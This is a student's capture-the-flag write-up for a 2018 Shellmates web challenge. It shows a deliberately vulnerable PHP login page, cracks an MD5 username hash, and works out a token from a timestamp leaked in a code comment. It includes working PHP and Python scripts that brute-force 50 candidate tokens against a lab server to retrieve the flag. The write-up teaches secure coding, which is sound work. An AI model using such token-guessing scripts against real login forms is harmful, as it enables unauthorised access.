Write-up

Shellmates Mini-CTF 2018 – Guess the token 2

Amina BALI
SHELLMATES MEMBER
ea_bali@esi.dz

Thanks

Special thanks to KIMOUCHE Mohamed and BOUTHIBA Abderraouf who organized this Mini-CTF and for all the help they gave me and what I learnt from them.

And of course, thanks to all Shellmates members (ntouma haylin 😉).

Challenge description

Title: Guess the token 2

Category: Web

Description:

Cette fois-ci, Jack a essayé d'améliorer son code ou du moins c'est ce qu'il pense ! Pouvez-vous lui prouver le contraire ?

This time, Jack improved his code, that's what he thinks … Can you prove him he's wrong?

http://192.168.0.200/guess_the_token_2/index.php


Points: ?

Difficulty: Easy

Author: Raouf ou Mohamed ?

Analysis

When we click on the link in the description this simple page shows up:



The ‘view source’ catches our attention, here is the php source that we get:

```
/*
*** User : Shellmates
*** Coded by : shellmates
*** Edited at : Tuesday, July 3, 2018 1:32:34 AM GMT+01:00
***
*/

<?php
require_once "config.php";
if (!empty($_POST)){
  $username = $_POST["username"];
  $p_token = $_POST["token"];
  // TODO : fix TOKEN with current time
  //$current_time = time();
  //$TOKEN = md5($current_time.'_'.rand(1,50));
  //echo $TOKEN;
  if ($p_token===$TOKEN && md5($username)==="4ff9fc6e4e5d5f590c4f2134a8cc96d1")
    $msg="<font color=green> Well done here is your gift: </font> $FLAG <br><br>";
  else
    $msg="<font color=red> Wrong token </font> <br><br>";
}
?>
```

```
<link rel="stylesheet" href="style.css" />
<h2>Guess the token 2</h2>
<img src="shellmates.png" width=100 height=150 /><br><br>
<center>
<form method="post" action="#">
  <div class="row"> <label> User : </label> <input name="username" type="text"/>  <br><br> </div>
  <div class="row"> <label> Token: </label> <input name="token" type="text"/><br><br> </div>
  <input name="submit" type="submit" />
</form>
</center>
<?php echo $msg; ?>
<a href="source.php"> View source </a>
```

We notice two interesting parts in the code that give us very useful hints and information about how the token is generated and validated (the rectangular red parts).

The first thing we notice is the that the username md5 hash is equal to 4ff9fc6e4e5d5f590c4f2134a8cc96d1, a quick research on google and we got an online tool that helps us retrieve some common strings from their md5 hash, here is what we get: jack

So, the username is jack, we are now done with it.

Let's move to the token part!

The obvious part is that the input token $p_token must match with the right token stored in $TOKEN.

Ok, now the commented section attracts our attention!!!

```
// TODO : fix TOKEN with current time
//$current_time = time();
//$TOKEN = md5($current_time.'_'.rand(1,50));
//echo $TOKEN;
```

This part reveals us how the token has been generated before it was stored in $TOKEN. As we can see, the token is md5 hash of the current time value ($current_time) concatenated with an underscore and then concatenated with a random number between 1 and 50 (included).


Now, the red line in the commented section gets our attention! It is a precious hint about the value that should be held in the $current_time variable, it says

that we have to fix the token value with the current time! What we understand here is that the value of the $current_time variable has been fixed to the 'current time', the value of time when the $TOKEN variable has been set.

And HERE comes the first commented part of the source code that holds information about the user, the author and the last DATE when the code has been edited!!! Which is: Tuesday, July 3, 2018 1:32:34 AM GMT+01:00. We automatically think that the value of the current time is the timestamp of this date.

Information: Timestamp is the numeric value returned by the php function time() based on the current time. It is a representation of the date time.

To get the timestamp that has been used when affecting the last value of $TOKEN, we use an online converter date to timestamp and here is what we get:



The timestamp is: 1530577954

So, now we know that the token has this form: 1530577954_rand(1,50). It's obvious that what we should do is generate all the possible tokens by looping in the rang [1,50] and try them one by one until we got the flag returned.

Resolution

Now that we analyzed and understand how the whole thing works and we got some conclusive results, we only need to write a script that will generate all the possible tokens and then try them one by one until the flag is returned.

As we practically have the code that generates the tokens we will reuse it as follow:

```php
<?php
    for ($x = 1; $x <= 50; $x++)
    {
        $token = md5('1530577954'.'_'.$x);
        echo $token . "\xa";
    }
?>
```

We put the generated tokens into a text file (tokens.txt) that we will use in our python script to post the tokens:

```python
import requests
import re

file = open("tokens.txt", "r").readlines()

for line in file:
    line = line.strip('\n')
    r = requests.post("http://192.168.0.200/guess_the_token_2/index.php", data={'username': 'jack', 'token': line})
    if not re.search('Wrong token', r.text):
        print ("flag : " + r.text)
```

When we execute the script (python ./guess_the_token_2.py) we finally get the flag: Shellmates{php_is_insecur3_y0u_should_m0v3_0n}

What we learn from this task

We learned through this challenge that you should pay attention to the information you put in your source code because it can be a gift offered on silver platter for some crooks. Specially the comments you put in your code!

We also learned that even if hash algorithms are one way and cannot be reversed, some strings are very common and obvious and there are some tools that use data bases holding a certain number of known hash codes so pay attention to the words you use in your password, username and any other sensitive information.

Thanks for reading 😊